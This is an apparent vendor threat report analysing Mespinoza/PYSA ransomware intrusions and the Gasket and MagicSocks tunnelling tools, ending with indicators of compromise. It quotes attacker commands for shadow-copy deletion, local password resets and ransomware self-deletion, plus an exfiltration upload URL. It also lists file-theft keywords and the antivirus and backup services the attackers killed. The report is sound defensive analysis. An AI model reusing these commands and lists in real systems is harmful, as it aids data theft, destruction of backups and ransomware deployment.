The purpose of using Chisel is to tunnel traffic out from the local system to `creatordampfe[.]xyz`, which acts as a proxy to the true location of the outbound traffic. Unfortunately, we do not have access to the Chisel server at `creatordampfe[.]xyz` to determine the ultimate destination of the traffic, which highlights the hiding functionality that MagicSocks offers the actors.

We discovered five additional MagicSocks standalone samples, all compiled between February 2021 and April 2021. We extracted the location of the remote Chisel server from each of the five samples and found the following three unique C2 locations:

```
104.168.164[.]195

172.96.189[.]86

142.79.237[.]163
```

These samples were also obfuscated with Gobfuscate, but earlier compiled samples were compiled in the following location, which suggests they were created on a Linux system by a user, named solar:

```
/home/solar/c/go/magic-dll/src/sokos/
```

One of the MagicSocks standalone samples we discovered was delivered with and executed by another tool with a filename of run64.exe (SHA256: `f2dcad28330f500354eb37f33783af2bcc22d205e9c3805fed5e919c6853649c`). This tool does nothing more than run the MagicSocks DLL (timex.dll), specifically calling the Debug exported function by running the following rundll32 command:

```
C:\Windows\System32\rundll32.exe <current
directory>\timex.dll,Debug
```

We believe the same individual created this sample as the MagicSocks samples, as the Go project's source was in the following folder that has the same solar username:

```
/home/solar/c/go/exec-dll/src/
```

We found another MagicSocks sample (SHA256: `d49a69be32744e0af32ad622aa22ba480d68253287c99f5a888feb9f2409e46f`) from September 2020, which was not obfuscated

with Gobfuscate. This sample was hosted at `89.44.9[.]229/info.txt`, which is the same IP that hosted the Gasket sample (SHA256: `aa2faf0f41cc1710caf736f9c966bf82528a97631e94c7a5d23eadcbe0a2b586`). This version of MagicSocks uses a socks5 library to create a proxy to a remote server, specifically `23.227.206[.]158:443`. The `89.44.9[.]229` IP hosted other files of interest that we will discuss further in the related tools section of this blog.

Mespinoza Ransomware

The Gasket and MagicSocks tools were used in an attack that delivered the Mespinoza ransomware (also known as PYSA). Additionally, based on analysis during incident response cases worked by Unit 42 consultants, other tools were discovered as used by the operators to facilitate latter parts of their attacks, as described below.

For general reconnaissance of the network after the RDP breach, "ADRecon" was used to enumerate Active Directory for domains, users, groups, computers and more. Furthermore, built-in Windows utilities such as quser, ping and net were used, together with downloaded tools Advanced IP Scanner and Advanced Port Scanner, to gather more information about logged-on users and network topologies. PowerShell scripts were used to wake up systems turning them on over the network providing the operators with additional targets.

To gather credentials and facilitate lateral movement, ransomware deployment, the operators used PowerShell to recursively search the file system for logon credentials stored in text files and spreadsheets. The PowerShell tool "SessionGopher", capable of extracting session information from remote access tools, such as WinSCP, PuTTY, FileZilla and more, was also used enabling RDP and the Microsoft Sysinternals utility PsExec to allow lateral movement.

The operators also used PowerShell scripts to kill security services and backups, and disable features of Windows Defender by editing local group policies.

The ransomware is fairly straightforward, as it enumerates the file system and encrypts files with an asymmetric cipher, renames the files with a specific extension and displays a ransom message. The ransom message contains three email addresses that victims would contact to discuss payment options for the actors to decrypt the encrypted files. In addition to providing email addresses, the ransom message also includes the group's leak site that the actors say they will post sensitive files that the actors stole

from the network prior to encrypting the files. It appears that the group uses these potentially sensitive files to gain leverage in negotiating payment.

Exfiltration

Prior to deploying Mespinoza, the actors run a PowerShell script that would exfiltrate potentially sensitive files from the compromised network as either a double-extortion attempt or to increase leverage in ransom payment negotiations. According to the ransomware's ransom message displayed later in this blog, the actors threaten to upload these files to their website or will sell them on the 'darknet' if the organization does not pay the ransom. This message suggests that the actors are using the exfiltrated files as leverage to increase the likelihood of the organization paying the ransom.

We visited the group's leak site and found that the actors leaked archives of files supposedly exfiltrated from the victim networks. Each leak entry on the website includes the name of the organization, a date associated with the leak and a link to either a page hosting the leaked information or a Zip archive of files. At the time of this writing, 187 organizations were named and the dates of these leaks range from April 3, 2020 through April 29, 2021. The website also includes a description of the leaked files for 25 of the organizations, which were apparently written by the actor. In many of the descriptions, the actor refers to the impacted organization as their "partner," as seen in the following example description:

```
Our partners provide you with their transaction
history, invoices and bank documents for viewing.
```

During our analysis, the actors collected potentially sensitive files by running a PowerShell script that would enumerate files on the system, ignoring files with specific file extensions and files in specific folders and sending files whose filename contained one of 71 sub-strings. When a file of interest was found, the PowerShell script uses the System.Net.WebClient.UploadFile method to upload the file to a URL with the following structure:

```
193.34.166[.]92/upload-
wekkmferokmsdderiuheoirhuiewiwnijnfrer?token=<base64
token value>&id=<unique number for
organization>&fullPath=<path on disk of file
exfiltrated>
```

The PowerShell script identifies files of interest by comparing the filename to the 71 sub-strings seen in Table 6. The sub-strings would suggest the actors are interested in gathering a variety of different types of information,

including documents related to finances, account credentials, government, employees and other personal identifiable information (PII). Several of the sub-strings, such as illegal, fraud and criminal, suggest that the actors are also interested in illegal activities known to the organization as well.

secret	checking	illegal	bureau	billing	sec
private	saving	compromate	government	payment	soc
confident	routing	privacy	securit	budget	vendor
important	finance	login	unclassified	criminal	tax
federal	agreement	credent	seed	bank	emplo
government	SWIFT	private	personal	cash	hir
security	compilation	contract	partner	payroll	ssn
fraud	report	concealed	confident	password	tax
secret	confident	clandestine	mail	driver*license	i-9
balance	hidden	investigation	letter	license*driver	w-9
statement	clandestine	federal	passport	scans	w-4
pay	Staf	SSA	Emplo	Confid	

Table 6 Substrings used to identify files of interest to exfiltrate

When generating a list of files to exfiltrate, the PowerShell script will disregard files based on their file extension if they match the list in Table 7. One could speculate which file types the threat actors were most interested in, as the list of excluded file extensions does not include common extensions associated with productivity software, such as “.docx,” “.doc” and “.pdf.” We believe the threat actors are most interested in document files as they are more likely to contain the sensitive information the actors seek when compared to file types in the exclusion list. There are also errors in the extension exclusion list, specifically the “. rpt” entry that contains the space character that is not allowed in a file extension.

.png	.evtx	.gif	.man	.pls	.trn	.ascx	.suo	.jss

.jpg	.rb	.log	.template	.checksum	.ipa	.application	.vsix	.jsm
.txt	.htm*	.url	.xsd	.cdf-ms	.procedure	.cls	.wsdl	.ico
.py	.jar	.lnk	.aspx	.cmd	.vb	.deploy	.tt	.function
.pyc	.dat	.cs	.h	. rpt	.cshtml	.DIC	.cch	.hlp
.dll	.ini	.json	.cab	.php	.config	.rll	.chw	.ldf
.exe	.xrm-ms	.bak	.Pid	.svc	.chm	.so	.epub	.map
.js	.xml	.md	.frm	.java	.msp	.table	.form	.mof
.css	.swf	.manifest	.msi	.class	.msm	.tmp	.function	.mp3
.msg	.nupkg							

Table 7. File extensions ignored in identifying files of interest.

Lastly, the PowerShell script ignores files stored in the folders and sub-folders that match the sub-strings listed in Table 8. These folders are omitted from consideration as they are related to the Windows operating system, application files, browsers and antivirus products, which would unlikely contain any sensitive files of interest to the actors.

Windows	Package Cache	PerfLogs
Symantec	VMware	Recovery
Chrome	Microsoft	Boot
Mozilla	Sophos	Program Files
ESET	System Volume Information	ProgramData

Table 8. Folders ignored in identifying files of interest.

Deployment

To deploy Mespinoza, the actor used three batch scripts that would use PsExec to copy files to, and to run commands on, other systems on the network. The actors use one system as a distribution point and run the three batch scripts from this system to spread to other systems on the network. The three scripts carry out the following tasks:

1. Use PsExec to run a PowerShell script located on a shared folder on the distribution server.
2. Use PsExec to run the copy command to copy the Mespinoza ransomware from the shared folder on the distribution server to `C:\Windows\Temp\svchost.exe` to other systems on the network.
3. Use PsExec to run the copied ransomware sample by running cmd `/c c:\windows\temp\svchost.exe`

The initial PowerShell script is meant to precede the ransomware deployment, specifically to disable antivirus, enable remote desktop and to modify the system to maximize the impact of the ransomware. First, the pre-deployment PowerShell script attempts to specifically disable or remove both MalwareBytes and Windows Defender antivirus software from the system. The script then attempts to stop services that have specific sub-strings in their display name, as seen in Table 9. These service names suggest the actors wish to run their ransomware after database, email and backup services are disabled with the hope that the ransomware would encrypt the files used by these services.

SQL	Exchange	Sharepoint
Oracle	Veeam	Quest
Citrix	Malwarebytes	Backup

Table 9. Processes killed by Mespinoza pre-deployment script.

The script also uses Windows Management Instrumentation command (*wmic*) to find and kill processes whose process name has sub-strings seen in Table 10. The process names that the script attempts to kill include popular browsers, endpoint protection, productivity, database and server processes.

Agent	Backup	apache	office	manage
Malware	QuickBooks	web	anydesk	acronis
Endpoint	QBDB	vnc	protect	endpoint
Citrix	QBData	teamviewer	secure	autodesk
sql	QBCF	OCS Inventory	segurda	database
SQL	server	monitor	center	adobe
Veeam	citrix	security	agent	java
Core.Service	sage	def	silverlight	logmein
Mongo	http	dev	exchange	microsoft
solarwinds	engine	AlwaysOn	Framework	sprout
firefox	chrome	barracuda	veeam	arcserve

Table 10. Processes killed by Mespinoza pre-deployment script.

The PowerShell script also attempts to delete the system's restore point and volume shadow copies via the following commands:

```
Get-ComputerRestorePoint | Delete-ComputerRestorePoint

vssadmin delete shadows /all /quiet
```

The script also attempts to further impact the ability to use systems by changing the password of the local user accounts on the system. To carry this out, the PowerShell script obtains a list of local user accounts on the current system by running the following command:

```
Get-WmiObject -Class Win32_UserAccount -ComputerName
$env:COMPUTERNAME -Filter LocalAccount='true' | select
-ExpandProperty name
```

It then iterates through all of the local user accounts and appends the string pysa to the username, generates the MD5 hash of the resulting string and sets the user's password to the first 13 characters of the MD5 hash by running the following command:

```
([adsi]"WinNT://$env:COMPUTERNAME/$user").SetPassword("
$pass");
```

To determine if the pre-deployment script successfully ran on the end system, the actor added a command that will create a file in a shared folder on the distribution system with the name of the system the pre-deployment script ran on. The command would write “I'll be back.” to this file, which suggests that the actor expects to revisit the system to deploy the ransomware. The PowerShell command that performs this functionality appears as follows, of which “[redacted]” replaces the IP address of the distribution system:

```
New-Item -Path "\\[redacted]\log$" -Name "$name.txt" -
ItemType "file" -Value "I'll be back.";
```

Ransomware

Mespinoza ransomware starts by creating a mutex Pysa, of which Pysa is another alias for this ransomware family. It then enumerates the file system and writes the following ransom message to a file named Readme.README in each folder:



Figure 10. Mespinoza ransomware note.
Figure 10. Mespinoza ransomware note.

The ransomware will omit writing the ransom message and will not encrypt files in folders that have the following within their path:

```
:\Windows\

\Boot\
```

```
\BOOTSECT

\pagefile

\System Volume Information\

bootmgr

\Recovery

\Microsoft
```

The ransomware also writes values to the registry to display the ransom message at system startup. The ransomware edits two registry keys in `SOFTWARE\Microsoft\Windows\CurrentVersion\Policies\System`, specifically setting the `legalnoticecaption` value to PYSA and `legalnoticetext` to the same ransom message above.

The ransomware will encrypt files using a RSA public key and the AES-CBC cipher, after which it will rename the encrypted file to change its file extension to .pysa. Before encrypting each file, the ransomware checks the file's extension against the following exclusion list:

.README	.docx	.myd	.backupdb	.vfd	.vbm
.pysa	.xlsx	.ndf	.bck	.avhdx	.vrb
.exe	.pdf	.sdf	.bkf	.vmcx	.win
.dll	.db	.trc	.bkup	.vmrs	.pst
.sys	.db3	.wrk	.bup	.pbf	.mdb
.search-ms	.frm	.001	.fbk	.qic	.7z
.sql	.ib	.acr	.mig	.sqb	.zip
.doc	.mdf	.bac	.spf	.tis	.rar
.xls	.mwb	.bak	.vhdx	.vbk	.cad
.dsd	.dwg	.pla	.pln		

Table 11. Encryption exclusion list using file extensions.

The ransomware finishes by creating a batch script at %TEMP%\update.bat with the following contents, that it will run to delete the ransomware and batch script from the system:

```
:Repeat

del "<ransomware filename>.exe"

if exist "<ransomware filename>.exe" goto Repeat

rmdir "<folder containing ransomware>"

del %TEMP%\update.bat
```

Related Tools

It appears that actors have been using a combination of the pre-deployment PowerShell script prior to deploying Mespinoza ransomware since at least March 2021. We found another pre-deployment script 'p.ps1' (SHA256: `7193d6f3c621596e845694c1348e90ea5a9d99d756c9e9fe5063860cd1ee3838`) used prior to a Mespinoza/Pysa ransomware (SHA256: `90cf35560032c380ddaaa05d9ed6baacbc7526a94a992a07fd02f92f371a8e92`) that used the following email addresses within the ransom message:

```
luebegg8024@onionmail[.]org

mayakinggw3732@onionmail[.]org

lauriabornhat7722@protonmail[.]com
```

We found that the IP address `89.44.9[.]229` hosted a Gasket and MagicSocks sample the first week of September 2020. At the same time, this server also hosted two PowerShell scripts that gave us additional insight into the threat actors using these tools. The actors would likely use both of the scripts during their post-exploitation activities, specifically related to credential harvesting and to support lateral movement.

One of the scripts had a filename of `keke.ps1`, which is a modified version of Invoke-Kerberoast with the comments and all of the lines that print messages to the screen removed (Write-Verbose). The actor renamed the `Invoke-Kerberoast` function to `mommm`, which is run and will output its results to a file at the path `C:\Users\Public\logs`. The actors removed the ability for the script to output the gathered hashes as "John the Ripper" format, which suggests the threat actors removed this code in favor

of using the hashcat output format. Therefore, we believe this threat group would exfiltrate the `C:\Users\Public\logs` file and would use the hashcat tool to try to extract credentials.

The second PowerShell script had a filename of try.ps1, which attempts to split a file at the hardcoded path of `C:\Users\Public\lsass.zip` into 5MB blocks. The script would write each of these blocks files with .[number].part appended to the filename. This script suggests that this group may dump the Local Security Authority Subsystem Service (LSASS) process' memory and wishes to exfiltrate smaller files for credential harvesting on a remote system.

Conclusion

In a recent incident, threat actors deployed the Mespinoza (also known as Pysa) ransomware by accessing a system via remote desktop and running a series of batch scripts that use the PsExec tool to copy and execute the ransomware on other systems on the network. Before deploying the ransomware to other systems, the actor runs PowerShell scripts on the other systems on the network to exfiltrate files of interest and to maximize the impact of the ransomware.

Mespinoza attacks, such as those documented in this report, highlight multiple trends currently occurring amongst multiple ransomware threat actors and families that clearly enable their attacks, and make them easy and simple to use in their attacks. As with other ransomware attacks, Mespinoza originates through the proverbial front door -- internet-facing RDP servers -- mitigating the need to craft phishing emails, perform social engineering, leverage software vulnerabilities or other more time-consuming and costly activities. Further costs are saved through the use of numerous open-source tools available online for free, or through the use of built-in tools enabling actors to live off the land, all of which benefits bottom line expenses and profits.

Finding RDP servers on the internet can be easily automated. The 2021 Cortex Xpanse Attack Surface Threat Report found RDP was the most common security issue found among global enterprises, representing 32% of overall security issues.

Palo Alto Networks Next-Generation Firewall customers are protected from Mespinoza, Gasket and MagicSocks via the following protections:

- All known Gasket HTTP C2 traffic are detected in **Threat Prevention**.

- All known Mespinoza, Gasket and MagicSocks samples receive malicious verdicts in **WildFire**.
- All known Gasket and MagicSocks C2 domains have malicious verdicts in **Advanced URL Filtering** and are classified as Command & Control in **PAN-DB**.
- All known domains for Gasket and MagicSocks C2 are detected in **DNS Security**.

Cortex XDR customers are protected through WildFire verdicts for all known Mespinoza, Gasket and MagicSocks samples and by Local Analysis for Gasket samples.

AutoFocus customers can track the ransomware and associated tools used in this attack via the Mespinoza and Gasket tags.

Cortex Xpanse customers can assess and manage their network security attack surface and generate an inventory of their systems.

Indicators of Compromise

Gasket SHA256

```
356671767c368e455f2261f7f76d9ee9bd0b522172490845b89281224ab5dbad

5d8459c2170c296288e2c0dd9a77f5d973b22213af8fa0d276a8794ffe8dc159

64b9b5874820ca26344c919b518d6c0599a991aaf1943a519da98d294bebf01f

a30e605fa404e3fcbfc50cb94482618add30f8d4dbd9b38ed595764760eb2e80

b0629dcb1b95b7d7d65e1dad7549057c11b06600c319db494548c88ec690551e

ccfa2c14159a535ff1e5a42c5dcfb2a759a1f4b6a410028fd8b4640b4f7983c1

0bcbc1faec0c44d157d5c8170be4764f290d34078516da5dcd8b5039ef54f5ca
```

85c8ccf45cdb84e99cce74c376ce73fdf08fdd6d0a7809702e317c1
8a016b388

8b5cdbd315da292bbbeb9ff4e933c98f0e3de37b5b813e87a6b9796
e10fbe9e8

701791cd5ed3e3b137dd121a0458977099bb194a4580f3648029144
83c72b3ce

aa2faf0f41cc1710caf736f9c966bf82528a97631e94c7a5d23eadc
be0a2b586

d591f43fc34163c9adbcc98f51bb2771223cc78081e98839ca419e6
efd711820

ef31b968c71b0e21d9b0674e3200f5a6eb1ebf6700756d4515da780
0c2ee6a0f

f8a5065eb53b1e3ac81748176f43dce1f9e06ea8db1ecfa38c146e8
ea89fcc0b

12b927235ab1a5eb87222ef34e88d4aababe23804ae12dc0807ca6b
256c7281c

045510eb6c86fc2d966aded8722f4c0e73690b5078771944ec1a842
e50af4410

6eb0455b0ab3073c88fcba0cad92f73cc53459f94008e57100dc741
c23cf41a3

2697bbe0e96c801ff615a97c2258ac27eec015077df5222d52f3fbb
cdca901f5

f5cb94aa3e1a4a8b6d107d12081e0770e95f08a96f0fc4d5214e822
6d71e7eb7

3a6ddc4022f6abe7bdb95a3ba491aaf7f9713bcb6db1fbaa299f7c6
8ab04d4f4

7b5027bd231d8c62f70141fa4f50098d056009b46fa2fac16183d13
21be04768

e47a632bfd08e72d15517170b06c2de140f5f237b2f370e12fbb3ad
4ff75f649

8a9205709c6a1e5923c66b63addc1f833461df2c7e26d9176993f14
de2a39d5b

0fd13ece461511fbc129f6584d45fea920200116f41d6097e4dffeb965b19ef4

6d1fde9a5963a672f5e4b35cc7b8eaa8520d830eb30c67fadf8ab82aeb28b81a

89b9ba56ebe73362ef83e7197f85f6480c1e85384ad0bc2a76505ba97a681010

c9bed25ab291953872c90126ce5283ce1ad5269ff8c1bca74a42468db7417045

af97b35d9e30db252034129b7b3e4e6584d1268d00cde9654024ce460526f61e

1b888acb22a8326bd5f80f840390182d00e0c8db416d29d042358b48d1220438

9986b6881fc1df8f119a6ed693a7858c606aed291b0b2f2b3d9ed866337bdbde

ea3b35384e803bef3c02a8f27aea2c2a40f9a4d2726113e1c5f2bc3be9c41322

d9c753b859414e4b38a0841423b159590c47ad580249b0cd3c99a0ecc6644914

30bd30642bf83abd74b8b2312ea606e0f192b0d61351f1445d1a1458414992d3

140224fb7af2d235e9c5c758e8acaee34c912e62fad625442e5ca4102d11e9e7

c2ef84710937b622f35b2b8fab9f9aa86b718ba7bc77a40b33b92e40747676b5

Gasket C2

160.20.147[.]184

172.96.189[.]167

172.96.189[.]22

172.96.189[.]246

185.183.96[.]147

185.185.27[.]3

185.186.245[.]85

193.239.84[.]205

193.239.85[.]55

194.187.249[.]102

194.187.249[.]138

194.5.249[.]137

194.5.249[.]138

194.5.249[.]139

194.5.249[.]18

194.5.249[.]180

194.5.250[.]151

194.5.250[.]162

194.5.250[.]216

198.252.100[.]37

23.83.133[.]136

37.120.140[.]184

37.120.140[.]247

37.120.145[.]208

37.221.113[.]66
45.89.175[.]239

45.147.228[.]49

45.147.229[.]29

45.147.230[.]162

45.147.230[.]212

86.106.20[.]144

89.38.225[.]208

89.41.26[.]173

accounting-consult[.]xyz

blitzz[.]best

cvar99[.]xyz

dowax[.]xyz

english-breakfast[.]xyz

englishdialoge[.]xyz

englishdict[.]xyz

firefox-search[.]xyz

ntservicepack[.]com

productoccup[.]tech

pump-online[.]xyz

reportservicefuture[.]website

sbvjhs[.]club

sbvjhs[.]xyz

serchtext[.]xyz

spm[.]best

starhouse[.]xyz

statistics-update[.]xyz

transnet[.]wiki

visual-translator[.]xyz

wiki-text[.]xyz

ccenter[.]tech

dowax[.]xyz

english-breakfast[.]xyz

MagicSocks SHA256

2f190f0a3a0f34113affc9edd02b9cacd0eb32cadb1d30a772aa0108e607dd5e

d0b9124bc424982f52ac2af2ebbfbd343f224549543fcf77645c00e4c2c394a0

04c44183426102b395679b009dfa194b648ce541dfb7a04f8e6f76571d8ac5d9

0962cff47f985d5d8202b3cf73752f7e340f87ca82496618c28d37a666376d42

f354b12bc070db12f1e6e9bb60acbb14e067f3469a1d560127256c999e80fd39

0b29bce75c909b67f674b64cc42c5f6b57efae61bbfb071420cc47aa32b4881c

MagicSocks C2

creatordampfe[.]xyz

104.168.164[.]195

172.96.189[.]86

142.79.237[.]163

23.227.206[.]158

Pre-Deployment Script

897f5a1f4194f5c874547fdcd265de745a1e46da8077c7b68a3ea20f0a404bd0

85761bf03d96111b90954cc8a5d38e250097ec649dd82ebd20946d03dec16714

a30f82a95519a55b58c25fa726934dad421ec5dac382be640a9ff016d9da44c7

7193d6f3c621596e845694c1348e90ea5a9d99d756c9e9fe5063860cd1ee3838

0951ca2d4ab7bec16a4145f757a59b0d1acdf3343e862ffa88f2d3f2243362bb

Related Mespinoza/PYSA SHA256

90cf35560032c380ddaaa05d9ed6baacbc7526a94a992a07fd02f92f371a8e92

44f1def68aef34687bfacf3668e56873f9d603fc6741d5da1209cc55bdc6f1f9

Related PowerShell Scripts SHA256

f6ccf438c73e4e5ec91c62ffaf6a06aa316fc1ac8efbe903a4d689af47e14877

5c31e73c7796e37a6f604fa0a588a8d3c9289191a7d60c47c8a5ac3f58e24233